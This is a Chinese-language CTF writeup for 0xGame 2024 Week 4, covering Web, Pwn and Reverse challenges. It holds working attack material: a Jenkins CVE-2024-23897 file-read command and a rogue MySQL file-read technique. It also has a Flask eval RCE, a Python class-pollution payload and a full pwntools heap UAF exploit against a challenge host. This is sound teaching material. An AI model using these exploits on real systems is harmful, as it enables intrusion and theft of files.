0xGame 2024 Week 4 Writeup

Web

Jenkins

随便搜索一个 `ctf jenkins` ，即可找到漏洞CVE-2024-23897

访问 `8.130.84.100:8080/jnlpJars/jenkins-cli.jar` 下载文件

命令行使用 `java -jar jenkins-cli.jar -s http://8.130.84.100:8080 connect-node "@/flag"`

注：失败了大概率是java版本问题，换个新一点的版本。

rogue_mysql

考点: MySQL 客户端任意文件读取

```rust
#[post("/connect")]
async fn connect(info: web::Json<ConnInfo>) -> Result<impl Responder, Box<dyn std::error::Error>> {
    let conn_info = info.into_inner();

    let opts = OptsBuilder::default()
        .ip_or_hostname(conn_info.host)
        .tcp_port(conn_info.port)
        .user(Some(conn_info.user))
        .pass(Some(conn_info.pass))
        .db_name(Some(conn_info.db))
        .local_infile_handler(Some(UnsafeFsHandler));

    let mut conn = Conn::new(opts).await?;
    let v: String = conn.query_first(conn_info.query).await?.unwrap();

    Ok(v)
}
```

结合 GPT 或者前端可以知道这题就是一个 MySQL Client 的功能, 可以连接任意的 MySQL 服务器并执行 SQL 语句

题目的提示在题目标题的**rogue_mysql**上, 或者看代码中的 UnsafeFsHandler 大概也能猜出来一些

```rust
struct UnsafeFsHandler;

impl GlobalHandler for UnsafeFsHandler {
    fn handle(&self, file_name: &[u8]) -> BoxFuture<'static,
Result<InfileData, LocalInfileError>> {
        let path = String::from_utf8_lossy(file_name).to_string();
        async move {
            println!("reading file: {}", path);
            let file = File::open(path).await?;
            Ok(Box::pin(ReaderStream::new(file)) as InfileData)
        }
        .boxed()
    }
}
```

Google 搜索 rogue mysql 可以找出来这么一个工具

https://github.com/rmb122/rogue_mysql_server

继续搜索可以发现考点大概就是 **MySQL 客户端任意文件读取**, 例如如下几篇文章

http://www.mi1k7ea.com/2021/04/23/MySQL%E5%AE%A2%E6%88%B7%E7%AB%AF%E4%BB%BB%E6%84%8F%E6%96%87%E4%BB%B6%E8%AF%BB%E5%8F%96/

https://misakikata.github.io/2020/01/MySQL%E5%AE%A2%E6%88%B7%E7%AB%AF%E4%BB%BB%E6%84%8F%E6%96%87%E4%BB%B6%E8%AF%BB%E5%8F%96/

工具的 README.md 讲的很清楚了, 基本使用就不过多介绍, 需要准备一台 vps

你可以将 config.yaml 里的 file_list 里面加入 /flag, 或者修改 from_database_name 为 true, 然后连接时 database 填入 /flag


basic_pwn

```python
from flask import Flask, request
app = Flask(__name__)
functions=globals()['__builtins__'].__dict__
@app.route('/', methods=['GET'])
def index():
    return open(__file__).read()
@app.route('/pwn',methods=['POST'])
def pwn():
    stack = []
    stack.append('print')
    name=request.get_json().get("name")
    if not name:
        return "Fail"
```

```
    stack.extend(name)
    args=stack.pop()
    func=stack.pop()
    functions[func](args)
    return "Success"
if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8000)
```

就很简单的rce，本来打算放前面的，会从stack中取出最后两个作为参数和函数名，用eval就可以rce

但是这里没回显，一些常见的命令也不存在，就利用bash外带，或者你可以写static或者打内存马都可以




basic_flask

```
from flask import Flask, request
import json
app = Flask(__name__)
'''
'''
def merge(src, dst):
    # Recursive merge function
    for k, v in src.items():
        if hasattr(dst, '__getitem__'):
            if dst.get(k) and type(v) == dict:
                merge(v, dst.get(k))
```

```
            else:
                dst[k] = v
        elif hasattr(dst, k) and type(v) == dict:
            merge(v, getattr(dst, k))
        else:
            setattr(dst, k, v)
class Dst():
    def __init__(self):
        pass
dst = Dst()
@app.route('/',methods=['GET','POST'])
def index():
    if request.method=='GET':
        return open("main.py").read()
    merge(request.get_json(), dst)
    return "Success"
if __name__ == '__main__':
    app.run(host="0.0.0.0", port=8000)
```

就是一个python的原型链污染，网上也找得到exp

```
{
"__class__":{
"__init__":{"__globals__":{
"app":{
"_static_folder":"../../../../../../../../"}}}}
}
```



Pwn

UAF

提如其名，裸的UAF。具体知识点可以参考winmt的这篇文章。

这题本来应该是去年最后一周放出来的（还有一个堆溢出），当时是2.23打fastbin，今年临放题前一天晚上才想起来出题这回事，直接拿过来改了个libc版本（2.31打tcache 个人体感会比fastbin简单）就放出来了。

tcache不会对堆块头和地址的合法性进行检测，你放个堆块进去，把地址改掉然后拿出来就完事了，但这个版本已经有了堆块个数的保护，如果对应的tcache bin里面个数为0的话你是取不出来的，你要放两个然后改后放进tcache的fd再拿出来才能拿到任意地址。

前利用阶段就是用UAF造任意地址读写，后利用阶段2.33/2.34前可以直接写 `__malloc_hook` 、 `__free_hook` 、 `__realloc_hook` 三板斧，更高的版本因为hook被扬了，就要读 `environ` 写ROP链或者各种IO_FILE链子了。

从linux栈到glibc ptmalloc堆管理器，内存管理只是个开始，后面的世界还很大，祝君好运。

以下exp来自ret2leido。

```
from pwn import *
#io = process('./uaf')
io = remote('47.97.58.52',44000)
libc = ELF('libc.so.6')
context(os = 'linux',arch='amd64',log_level='debug')
```

```python
def add(index,size,content):
    io.sendafter(b'>> ',b'1')
    io.sendafter(b'Enter index: ',str(index).encode())
    io.sendafter(b'Enter size: ',str(size).encode())
    io.sendafter(b'Enter data: ',content)
def dele(index):
    io.sendafter(b'>> ',b'2')
    io.sendafter(b'Enter index: ',str(index).encode())
def show(index):
    io.sendafter(b'>> ',b'3')
    io.sendafter(b'Enter index: ',str(index).encode())
def edit(index,content):
    io.sendafter(b'>> ',b'4')
    io.sendafter(b'Enter index: ',str(index).encode())
    io.sendafter(b'Enter data: ',content)
add(8,0x100,p64(0))
for i in range(7):
   add(i,0x100,p64(0))
for i in range(7):
   dele(i)
dele(8)
#gdb.attach(io)
#pause()
show(8)
io.recvuntil(b'Data: ')
addr = u64(io.recvuntil(b'\n',drop = True).ljust(8,b'\x00'))
libc_base = addr - 0x7d43a8121be0 + 0x7d43a7f35000
print(hex(libc_base))
malloc_hook = libc_base + libc.symbols['__malloc_hook']
add(9,0x70,p64(0))
add(10,0x70,p64(0))
add(11,0x70,p64(0))
dele(9)
dele(10)
dele(11)
edit(11,p64(malloc_hook))
gadget1 = libc_base + 0xe3afe
gadget2 = libc_base + 0xe3b01
add(12,0x70,b'12')
add(13,0x70,p64(gadget2))
print(hex(malloc_hook))
print(hex(gadget1))
#gdb.attach(io)
#pause()
io.sendafter(b'>> ',b'1')
io.sendafter(b'Enter index: ',b'14')
io.sendafter(b'Enter size: ',b'0x70')
```

```
io.interactive()
```

Reverse

PyPro

根据题目提示推测本题的程序由python打包而来，先 pyinstaller 解包（这一步也可以参考后面Misc）

解包结果可以看到pyc版本：3.12，很不幸 uncompyle6 不支持反编译3.9版本以上的 pyc，这里可以用 pycdc。(https://github.com/zrax/pycdc，官方版本是源代码，需要手动cmake一下，pycdc可能遇到反编译了一半之后报错罢工的情况，参照网上教程改一下pycdc源码之后重新编译即可解决，当然也可以用pycdas看字节码)

PyLingual这个网站也支持反编译3.12版本，效果还不错。

贴个源码：

```
import base64
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes

key = 0x554b134a029de539438bd18604bf114

def PKCS5_pad(data):
    if len(data)<48:
        length = 48 - len(data)
        return data.ljust(48,length.to_bytes())
    else:
        return None

def main():
    enc = input("在这里输入你的flag:\n").encode("utf-8")
    if len(enc)!=44:
        print("length error!")
        for i in range(len(enc)):
            exit(123)
    elif enc[6] != ord("{") or enc[-1] != ord("}"):
        print("format error")
        exit(1)
    chiper = AES.new(long_to_bytes(key),AES.MODE_ECB)
    enc = chiper.encrypt(PKCS5_pad(enc))
    result = base64.b64encode(enc)
    data = '2e8Ugcv8lKVhL3gkv3grJGNE3UqkjlvKqCgJSGRNHHEk98Kd0wv6s60GpAUsU+8Q'
    if result.decode() == data:
        print("flag正确")
    else:
```

```
        print("错误")
        return None

if __name__ == "__main__":
    main()
```

先AES之后Base64，解密就不难了。从反编译结果直接抄点代码下来，或者Cyberchef一把梭。

```
import base64
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes

key = 0x554b134a029de539438bd18604bf114
data = '2e8Ugcv8lKVhL3gkv3grJGNE3UqkjlvKqCgJSGRNHHEk98Kd0wv6s60GpAUsU+8Q'
enc = base64.b64decode(data)
chiper = AES.new(long_to_bytes(key),AES.MODE_ECB)
flag = chiper.decrypt(enc)
print(flag)
```

MineSweeper

Unity游戏题，选择C#反编译工具DnSpy或者ILSpy。一般情况下(没有IL2CPP)，游戏代码编译后保存在 `Assembly-CSharp.dll` 文件中，预期是对这个文件进行逆向。


题目解法比较开放，有师傅直接硬扫70个雷通关的，但是难度太大不推荐硬玩。

先说常规思路：静态分析

1. 找到 `Game` 类，分析 `Update` 函数，发现通关后会调用 `crypt` 函数解密出flag然后输出。
2. 继续分析 `crypt` ，函数导入了 `Resources/enc.bytes` 的前44字节作为密文。这个文件用 `AssetStudio` 可以导出，之后用十六进制编辑器查看。
3. 接下来的解密部分有点类似RC4， `Game.key` 先打乱传入的参数 `Key` 也就是 `Game.haha` ，得到的结果作为真正的密钥进行异或。
4. 仿照 `crypt` 函数搓个解密脚本。

更推荐的方法：patch修改游戏逻辑。DnSpy中可以编辑反编译的代码，只要想办法触发通关条件就能拿flag，修改后记得重新编译运行。


- 最直接的改法，把开始时的雷数改成0，点两下就通关。或者 `this.gamewin` 直接改成 `true`



- `wincheck` 函数中修改语句 `win = true`
- 改 `Update` 函数对 `this.gamewin` 的判断，对条件取反。

当然改法还有很多，甚至可以重写整个函数，在刚进入游戏的时候就弹出flag。

```
private void Update()
{
    if (Input.GetKey(KeyCode.Escape))
    {
        UnityEngine.Screen.fullScreen = false;
    }
    CustomMessageBox.Show(this.crypt(Encoding.ASCII.GetBytes(Game.haha)), Game.statusw, MessageBoxButtons.OKCancel, new string[]
    {
        "回到开始",
        "退出"
    }, new Size(480, 260));
    this.gameover = (this.gamewin || this.gamefail);
    if (!this.gameover)
    {
        if (Input.GetMouseButtonDown(0))
        {
            this.Reveal();
            this.WinCheck(this.gamefail, out this.gamewin);
            return;
        }
```




Register

一个简易的crackme，需要逆向破解序列号保护。

打开运行，发现要输入用户名和对应的序列号。用户名只能是题目描述中提到的 `0xGameUser` ，否则警告用户名错误，这也是为了避免多解。

使用DIE进一步查信息，32位GUI



运行时注意观察字符串信息，之后在IDA通过字符串定位关键函数

- 如果交叉引用主窗口标题 “0xCrackMe”，定位到 `WinMain`，之后找回调函数 `lpfnWndProc`
- 交叉引用子窗口的相关字符串直接定位到回调函数sub_411B10

